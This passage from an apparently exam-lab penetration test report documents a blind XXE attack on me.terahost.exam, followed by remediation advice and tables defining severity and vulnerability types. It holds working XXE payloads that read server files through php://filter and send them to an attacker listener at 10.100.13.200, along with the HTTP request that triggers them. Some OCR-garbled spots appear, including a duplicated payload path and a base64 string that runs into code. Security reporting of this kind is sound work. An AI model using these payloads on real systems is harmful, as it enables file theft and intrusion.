List of Host identified	me.terahost.exam (10.100.13.37, 10.100.13.33)
Port	443

References	https://portswigger.net/web-security/host-header https://www.php.net/manual/en/function.base64-encode.php https://3v4l.org/aEs4o

Proof of Concept

As per the XXE vulnerability in the 6.16 issue, a malicious user can access the files within the "unpredictablesubdomain.terahost.exam" folder by using directory traversal.



The files from unpredictablesubdomain.terahost.exm is can only viewed by the administrator.




Figure 90: files cannot be accessed with normal user

To read the index.php file from unpredictablesubdomain.terahost.exm, create a evil2.xml malicious XML script.

```
!ENTITY % payl SYSTEM "php://filter/read=convert.base64-
encode/resource=file:///var/www/unpredictablesubdomain.terahost.exam/index.php">
```

```
<!ENTITY % int "<!ENTITY &#x25; trick SYSTEM 'http://10.100.13.200:3333/?%payl;'>">
```

Figure 91: evil2.xml




Figure 92: HTTP request to :/var/www/unpredictablesubdomain.terahost.exam/index.php

Uploaded from local python server and decoded the base64 server response and then can read the index.php file.

Figure 93: HTTP response is base64 decoded

By analysing the source code of index.php, attacker can read the "__init.__.php" file referenced in the include function.

```php
<?php
if(!@include('__init__.php'))
    die("Oops, this error should never happen...");

$listURL = "http://me.terahost.exam/__support__reports/";

$curl = curl_init();
curl_setopt($curl, CURLOPT_URL, $listURL);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1);

$result = curl_exec($curl);
curl_close($curl);

$result = json_decode($result, true);
$reports = $result['reports'];

$count = 0;
foreach ($reports as $r){
   $xml = file_get_contents($r);
#   var_dump($r, $xml);
   $content = @simplexml_load_string($xml, 'SimpleXMLElement', 2);
#   var_dump($content);
    $count++;

   sleep(rand(1,5));
}


echo "Well done sir!";
echo "<br> reports: $count";
```

Figure 94: index.php file

To read the “__init__.php” file, evil3.xml is created. The process is the same with the previous steps.

```
!ENTITY % payl SYSTEM "php://filter/read=convert.base64-
encode/resource=file:///var/www/unpredictablesubdomain.terahost.exam/index.php">
```

```
<!ENTITY % int "<!ENTITY &#x25; trick SYSTEM 'http://10.100.13.200:3333/?%payl;'>">
```

Figure 95: evil3.xml




Figure 96: HTTP request to /var/www/unpredictablesubdomain.terahost.exam/index.php

Through analysing the __init__.php source code, only the IP address 10.100.13.33 and localhost can access the remote web server.

```
┌──(victor㉿kali)-[~/Desktop/ewptx]
└─$ echo "PD9waHANCiNlcnJvcl9yZXBvcnRpbmcoRV9BTEwpOw0KI2luaV9zZXQoJ2Rpc3BsYXlfZXJyb3JzJywgMSk7DQplcnJvcl9yZXBvcnRpbmcoMCk7DQpAaW5pX3NldCgnZGlzcGxheV9lcnJvcnMnLCAwKTsNCg0KDQokaXAgPSAkX1NFUlZFUlsnUkVNT1RFX0FERFInXTsNCiRhbGxvd2VkX2lwID0gYXJyYXkoIjEyNy4wLjAuMSIsICIxMC4xMDAuMTMuMzMiKTsNCg0KaWYoIWluX2FycmF5KCRpcCwkYWxsb3dlZF9pcCkpew0KICAgZWNobyAiT25seSBhZG1pbmlzdHJhdG9ycyBmcm9tIHRoZWlyIHdvcmtzdGF0aW9uIGNhbiBhY2Nlc3MgdGhpcyBhcmVhIjsgZGllKCk7DQp9ICA8P3BocA0KI2Vycm9yX3JlcG9ydGluZyhFX0FMTCk7DQojaW5pX3NldCgnZGlzcGxheV9lcnJvcnMnLCAxKTsNCmVycm9yX3JlcG9ydGluZygwKTsNCkBpbmlfc2V0KCdkaXNwbGF5X2Vycm9ycycsIDApOw0KDQoNCiRpcCA9ICRfU0VSVkVSWydSRU1PVEVfQURERFInXTsNCiRhbGxvd2VkX2lwID0gYXJyYXkoIjEyNy4wLjAuMSIsICIxMC4xMDAuMTMuMzMiKTsNCg0KaWYoIWluX2FycmF5KCRpcCwkYWxsb3dlZF9pcCkpew0KICAgZWNobyAiT25seSBhZG1pbmlzdHJhdG9ycyBmcm9tIHRoZWlyIHdvcmtzdGF0aW9uIGNhbiBhY2Nlc3MgdGhpcyBhcmVhIjsgZGllKCk7DQp9ICA8P3BocA0KI2Vycm9yX3JlcG9ydGluZyhFX0FMTCk7DQojaW5pX3NldCgnZGlzcGxheV9lcnJvcnMnLCAxKTsNCmVycm9yX3JlcG9ydGluZygwKTsNCkBpbmlfc2V0KCdkaXNwbGF5X2Vycm9ycycsIDApOw0KDQoNCiRpcCA = $_SERVER['REMOTE_ADDR'];
$allowed_ip = array("127.0.0.1", "10.100.13.33");

if(!in_array($ip,$allowed_ip)){
   echo "Only administrators from their workstation can access this area"; die();
}
```

Figure 97: __init__.php file

A malicious user can use Host Header Injection Attack to access and read /usr/local/etc/exam/pass**.** To read the pass file, create a evil.dtd file with the same process.

```
<!ENTITY % out SYSTEM "php://filter/read=convert.base64-encode/resource=file:///var/www/me.terahost.exam/../../../../../usr/local/etc/exam/pass">
```

```
<!ENTITY % int "<!ENTITY &#x25; xxe SYSTEM 'http://10.100.13.200:1234/a=?%out;'>">
```

Figure 98: evil.dtd

Request

Pretty Raw Hex

```
1  POST /supporter HTTP/1.1
2  Host: me.terahost.exam
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: application/json, text/javascript, */*; q=0.01
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: text/xml
8  Support: members
9  X-Requested-With: XMLHttpRequest
10 Content-Length: 318
11 Origin: http://me.terahost.exam
12 Connection: keep-alive
13 Referer: http://me.terahost.exam/support
14 Cookie: _sid_=iive78lgjvjlktsOcfp6vojbg0
15
16 <?xml version="1.0" encoding="utf-8"?>
17   <!DOCTYPE reset [
18   <!ENTITY % remote SYSTEM "http://10.100.13.200:1234/evil.dtd">
19   %remote;
20   %int;
21   %xxe; ]>
22
23   <report>
24     <date>
         2024-10-22
       </date>
25     <userinfo>
         moe myint (moe@gmail.com)
       </userinfo>
26     <message>
         Testingssss
       </message>
27   </report>
```

Figure 99: HTTP request to /usr/local/etc/exam/pass

Figure 100: HTTP response with base64 encoded

Upon decoding the response in Base64, encoded PHP file content will be revealed.

Run the PHP encoded code in https://3v4l.org/aEs4o and echo message is revealed.




Figure 102: echo message accomplished

Remediation

Applying security controls on both aspects is essential to address Host Header Injection and XML External Entity (XXE) vulnerabilities. To prevent Host Header Injection, make sure to carefully validate the Host header by permitting only approved domains from a predefined list and rejecting any untrusted or incorrectly formatted entries. This assists in deterring attackers from tampering with host-based application logic, such as redirects or security checks. To prevent XXE, turn off XML external entity processing as the default setting in XML parsers, and implement secure configurations to stop the application from handling untrusted XML input. Enforcing these measures collectively hinders both injection attacks and thwarts attackers from leveraging valuable server-side assets.

7. Definitions

7.1 Vulnerability Severity

The Security Team assigns a severity scale to vulnerabilities based on the results of the test within the customer's specific environment.

Severity	Description
Critical	Exploitation is clear-cut and typically leads to compromise at the system level. Creating a plan of action and patching right away is recommended.
High	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	A medium level of vulnerability is one that could expose additional information that could put the target at risk of an attack, or where unnecessary details have been uncovered that could weaken the target's security, such as unnecessary open ports. It is recommended to devise a plan of action and apply patches after addressing high-priority issues.
Low	A slight risk concerns the data discovered in the test that poses no immediate danger to the company. Nevertheless, the company must evaluate the data and decide on the appropriate course of action. Creating a strategy and fixing issues should be done in the upcoming maintenance time frame.
Informational	There is no vulnerability present. Further details are given about observations made during testing, strict controls, and extra documentation.

7.2 Likelihood of vulnerability

Determining the likelihood of a certain vulnerability happening on the target host can also be helpful. Therefore, the vulnerability is evaluated on a case-by-case basis in order to gauge the level of risk.

Severity	Description
High	A vulnerability with a high chance of occurrence is either widely known and easily accessible, or a simple exploit to execute. Both scenarios need to be addressed promptly. Viruses, worms, Trojans, default settings, and so on are all instances of increased probabilities.
Medium	This rating indicates that attackers with moderate resources, knowledge, or persistence could exploit vulnerabilities. Executing the exploit might demand different steps or understanding of the application or service for it to be effective. Examples of medium likelihoods include specific application vulnerabilities like SQL injection and XSS attacks.
Low	A vulnerability with a low chance is one that is either very hard to exploit or is not widely known or accessible. If a vulnerability is unlikely, it doesn't always mean it will have lower severity.

7.3 Vulnerability types

Different types of vulnerabilities are classified to assist the customer in evaluating the risk.
The vulnerability types are further outlined in the table provided.

Type	Description
Host Breach	The discovered vulnerability could result in the target host being compromised, allowing an attacker to gain unauthorized access and execute remote commands.
Network Breach	The discovered vulnerability could result in the company's network being hacked, allowing an attacker to gain unauthorized entry to the network.
Weak Authentication	The discovered vulnerability exposed a flawed authentication system on the target, potentially enabling an attacker to easily guess authentication information or bypass authentication altogether to access restricted data.
Security Misconfiguration	The discovered vulnerability was a result of the incorrect setup of a service on the target. This might include employing inadequate encryption, incorrect or risky configuration values, or operating system settings that may jeopardize the host.
Information Disclosure	The vulnerability that was discovered revealed data about the target host or network, potentially resulting in additional attacks.
Code injection	The discovered vulnerability enabled the injection and execution of code, leading to exposure of the host and potential attacks against it or its users. SQL Injection and Cross-site Scripting are instances of code injection.
Missing Updates	The vulnerability discovered was caused by necessary patches or updates not being installed on the host.
Unsupported Device	The manufacturer does not currently support the discovered device and cannot provide updates to address known weaknesses. Typically, this suggests the device is quite outdated and warranting an upgrade to a more recent model.